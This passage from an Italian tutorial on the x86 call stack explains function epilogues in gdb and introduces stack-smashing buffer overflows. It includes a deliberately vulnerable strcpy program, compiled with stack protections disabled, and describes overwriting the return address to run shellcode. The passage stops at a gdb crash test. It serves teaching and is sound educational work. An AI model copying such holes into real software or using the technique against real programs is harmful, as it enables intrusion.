Facciamo eseguire, senza analizzarlo, il codice che si occupa di stampare a video gli indirizzi di `p1` e `p2`, e concentriamoci sulla parte che esegue la somma e restituisce il risultato al chiamante, ovvero sulle ultime istruzioni della funzione.

```
(gdb) break *0x080484a8
Breakpoint 3 at 0x80484a8: file callstack.c, line 9.
(gdb) c
Continuing.
-- f() --------------------
p1        |      1 | 0xbffff3e0
p2        |      2 | 0xbffff3e4
---------------------------

Breakpoint 3, fsum (p1=1, p2=2) at callstack.c:9
9 return p1+p2;

(gdb) disas
Dump of assembler code for function fsum:
...
=> 0x080484a8 <+84>: mov    edx,DWORD PTR [ebp+0x8]
   0x080484ab <+87>: mov    eax,DWORD PTR [ebp+0xc]
   0x080484ae <+90>: lea    eax,[edx+eax*1]
   0x080484b1 <+93>: leave
   0x080484b2 <+94>: ret
```

I valori di `p1` e `p2` vengono copiati nei registri `EAX` e `EDX`, e poi l'istruzione `lea` (*load effective address*, in questo caso non usata per calcolare un indirizzo, ma puramente per effettuare un'operazione aritmetica) li somma memorizzando il risultato in `EAX`.

Un comando GDB da tenere presente per visualizzare una sintesi delle informazioni relative allo *stack frame* corrente è `info frame`:

```
(gdb) info frame
Stack level 0, frame at 0xbffff3e0:
 eip = 0x80484b1 in fsum (callstack.c:10); saved eip 0x8048532
```

```
 called by frame at 0xbffff410
 source language c.
 Arglist at 0xbffff3d8, args: p1=1, p2=2
 Locals at 0xbffff3d8, Previous frame's sp is 0xbffff3e0
 Saved registers:
  ebp at 0xbffff3d8, eip at 0xbffff3dc
```

Si notino *"saved eip"* (quello che noi abbiamo chiamato RA), gli indirizzi a cui iniziano i parametri (`p1` e `p2`) e le variabili locali (assenti in questo caso), le posizioni sullo stack in cui sono salvati i valori dei registri (parte del contesto da ripristinare).

Altra cosa utile è osservare il backtrace delle chiamate con `bt full`:

```
(gdb) bt full
#0  fsum (p1=1, p2=2) at callstack.c:5
No locals.
#1  0x08048532 in main (argc=1, argv=0xbffff4b4) at callstack.c:19
        p1 = 1
        p2 = 2
        retval = 1171504
```

Proseguendo con l'analisi, abbiamo le istruzioni LEAVE e RET: formano l'epilogo della funzione, e il loro compito è ripristinare lo *stack frame* del chiamante e far riprendere la sua esecuzione.

L'istruzione LEAVE corrisponde a

```
mov esp, ebp ; eliminazione dello stack frame di fsum()
pop ebp      ; ripristino del frame pointer del main, recuperando SFP dallo stack
```

Si invertono quindi le operazioni effettuate dal prologo della funzione che, ricordiamo, erano:

```
push ebp      ; salva sullo stack il frame pointer
mov  ebp, esp ; imposta il frame pointer al valore sul top dello stack
```

La RET che termina la funzione, come già descritto in dettaglio precedentemente, pone `EIP` al return address RA, prelevandolo dallo stack, e facendo tornare l'esecuzione al `main()`.

```
(gdb) si
0x08048532 in main (argc=1, argv=0xbffff4a4) at callstack.c:19
19 int retval = fsum(p1, p2);
(gdb) disas
Dump of assembler code for function main:
...
   0x0804852d <+122>: call   0x8048454 <fsum>
=> 0x08048532 <+127>: mov    DWORD PTR [esp+0x14],eax
...
```

Il risultato della chiamata a funzione, ospitato nel registro `EAX`, viene salvato all'offset rispetto allo *stack pointer* che il compilatore ha associato alla variabile `retval`, e l'esecuzione continua.

Abbiamo analizzato in dettaglio un esempio, ma va precisato che non tutte le chiamate di funzione vengono implementate esattamente così.

Esistono diverse *calling convention* che si possono specificare per indicare determinate regole relative al passaggio di parametri e alla gestione dello stack. Ad esempio, a volte il *"cleanup"* dello stack, eseguito nel nostro esempio nell'epilogo della funzione, è delegato al chiamante. Oppure, come abbiamo visto nell'esecuzione delle syscall Linux, i parametri possono ssere passati tramite i registri e non sullo stack. Inoltre, nell'ambito di un singolo segmento di codice (escludendo quindi le chiamate in librerie), il compilatore è libero di prendere delle scorciatoie, effettuando *inlining* di chiamate e altre ottimizzazioni che possono portare a un'implementazione diversa da quanto visto.

Capita però la logica di base del sistema, non è difficile risalire ai dettagli dei casi specifici leggendo l'output del disassembler.

2.2.3 Smashing the stack

Nel 1996 Elias Levy, sotto lo pseudonimo *Aleph One*, scrisse per il magazine underground *Phrack* l'articolo "Smashing the stack for fun and profit" [3], che per la prima volta dettagliò in pubblico l'exploiting delle vulnerabilità basate sull'alterazione dello stack tramite *buffer overflow*.

Quindici anni dopo, il problema è aggirato grazie a una serie di contromisure (stack canary, ASLR, non-executable stack) ma rimane presente, poichè deriva essenzialmente dal fatto che, per ragioni di efficienza, il C non prevede il *bound checking* degli array.

Com'è ben noto, nel momento in cui si definisce

```
int arr[100];
```

l'identificatore `arr` equivale a `&(arr[0])`, ovvero l'indirizzo del primo elemento dell'array. In memoria, a partire da tale indirizzo, sarà riservato un blocco di `100 * sizeof(int)` bytes.

Sia `b` una variabile intera che, in esecuzione, viene valorizzata tramite input utente. Assumiamo che in una certa esecuzione del programma, a un certo punto, `b` valga 250.

Immaginiamo che, successivamente all'istruzione che acquisisce il valore 250 e lo assegna a `b`, ci sia un'istruzione

```
arr[b] = 44;
```

Per l'assegnamento `arr[b] = 44`, il compilatore genererà del codice per calcolare a runtime l'indirizzo di memoria in cui scrivere il valore 44. Nello specifico, il codice generato sommerà a `&(a[0])` il valore `b*sizeof(int)`.

La scrittura in memoria del valore 44 alla posizione calcolata avverrà in ogni caso, anche se, come in questo esempio, con `b==250`, si scrive al di fuori dell'area di memoria del buffer `arr`. Controllare che l'indirizzo ottenuto da tale calcolo ricada all'interno dell'area associata all'array implicherebbe ovviamente delle operazioni addizionali, ovvero dell'*overhead*. Ciò è contrario alla filosofia dietro la progettazione del C/C++, e quindi la responsabilità di eseguire

tali controlli è lasciata al programmatore, che può effettuarli solo quando sono effettivamente necessarie, lasciando l'esecuzione efficiente al massimo in tutti gli altri casi.

Tenendo a mente quanto descritto nella sezione precedente riguardo l'utilizzo dello stack nelle chiamate a funzione, non è difficile capire cosa può accadere se si riesce a scrivere al di fuori dell'area designata a un buffer locale in una funzione: si va a scrivere "più giù" del previsto sullo stack, sovrascrivendo i valori di altre variabili e, soprattutto, sovrascrivendo il return address (RA).

Sovrascrivere il RA significa riuscire a ridirigere il flusso di esecuzione del programma verso un indirizzo di memoria a nostra discrezione: al termine della funzione, ricordiamo che la `RET` pone `EIP` = RA. Ovviamente, l'indirizzo di memoria che indichiamo sarà quello del payload che vogliamo sia eseguito.

Vediamo un esempio il più banale possibile, mentre nel capitolo successivo analizzeremo uno scenario più realistico ed interessante, introducendo alcune complicazioni.

```
// simpleoverflow.c

/* compile with
gcc -g -fno-stack-protector -z execstack \
    -o simpleoverflow simpleoverflow.c
*/

#include <stdio.h>
#include <string.h>

void vuln(char *arg) {
    char buf[64];
    strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
    vuln(argv[1]);
    return 0;
}
```


Compiliamo disabilitando le contromisure che discuteremo nelle sezioni 2.3.2 e 2.3.3:

```
term:$ gcc -g -fno-stack-protector -z execstack \
-o simpleoverflow simpleoverflow.c
```


La vulnerabilità è ovvia: la `strcpy()` copia nel buffer `buf`, di 64 bytes, la stringa passata come argomento alla funzione `vuln()`, che altro non è che un parametro passato da linea di comando al programma. Il problema è che si può passare a `vuln()` una stringa di lunghezza arbitraria, che vada ben oltre i 64 bytes del buffer.

Anche in questo caso, per semplificare la comprensione del meccanismo, utilizziamo una sequenza di immagini che illustri, passo dopo passo, lo stato di stack e registri coinvolti.


Innanzitutto, il parametro passato alla funzione vulnerabile, ovvero l'indirizzo `&arg` della stringa passata da linea di comando, viene posto sullo stack:




Come illustrato in dettaglio in precedenza nella sezione 2.2.2, viene effettuata la CALL di `vuln()`, con salvataggio sullo stack del *return address*:




Inizia l'esecuzione del prologo di `vuln()`, con il salvataggio del *frame pointer* del chiamante:




Viene poi definito il *frame pointer* di `vuln()`:




Viene riservato lo spazio per le variabili locali di `vuln()`, indicato in giallo. Tra queste, all'indirizzo `&buf`, la variabile locale che è soggetta ad *overflow*.




La prima istruzione del corpo di `vuln()` pone in EAX il valore del parametro, `&arg`:




Tale valore viene poi copiato da EAX allo stack, al termine della zona delle variabili locali:




Successivamente, in EAX va l'indirizzo del buffer `&buf`, indicato relativamente al *frame pointer*:



Anche tale valore, `&buf`, viene copiato da EAX allo stack:




A questo punto, i due valori collocati sul top dello stack (ovvero quello puntato da ESP e quello nella word sottostante, a ESP+4), sono `&buf` e `&arg`. Tali valori sono i parametri passati alla funzione `strcpy()`, chiamata all'istruzione successiva:




Ecco che la `strcpy()`, copiando `arg` in `buf`, senza verificare che la lunghezza di `arg` sia compatibile con lo spazio disponibile in `buf`, modifica tutta l'area di stack indicata in arancione. La parte evidenziata in rosso è in *overflow*, al di fuori dei limiti previsti per `buf`. Lo *shellcode* viene collocato all'inizio di `buf`, e il normale indirizzo di ritorno `j` viene sovrascritto con l'indirizzo `&buf`.


Dovrebbe essere chiaro, a questo punto, cosa accade proseguendo, arrivati all'*epilogo* della funzione:




Lo stack pointer torna a puntare allo stesso indirizzo puntato da EBP, che ormai non contiene più il *saved frame pointer*, ma dei NOP.



Conseguentemente, il ripristino del *saved frame pointer* porta ad avere un indirizzo non corretto in EBP, ma la cosa non ha importanza, poiché questi non sarà utilizzato:



L'ultima istruzione della funzione, la `RET`, assegnando a `EIP` l'indirizzo `&buf`, sul top dello stack grazie all'overflow, porta alla ridirezione dell'esecuzione:



Siamo ora pronti ad analizzare il tutto tramite il debugger.

Proviamo a dare come parametro una stringa molto più lunga di 64 caratteri, e otteniamo un *Segmentation fault*.

```
term:$ gdb simpleoverflow
(gdb) r 000011112222333344445555666677778888999AAAABBBBCCCCDDDDEEEEFFFF
GGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO
The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /mnt/SR2/code/simpleoverflow 000011112222333344445555666
6777788889999AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOO
```

```
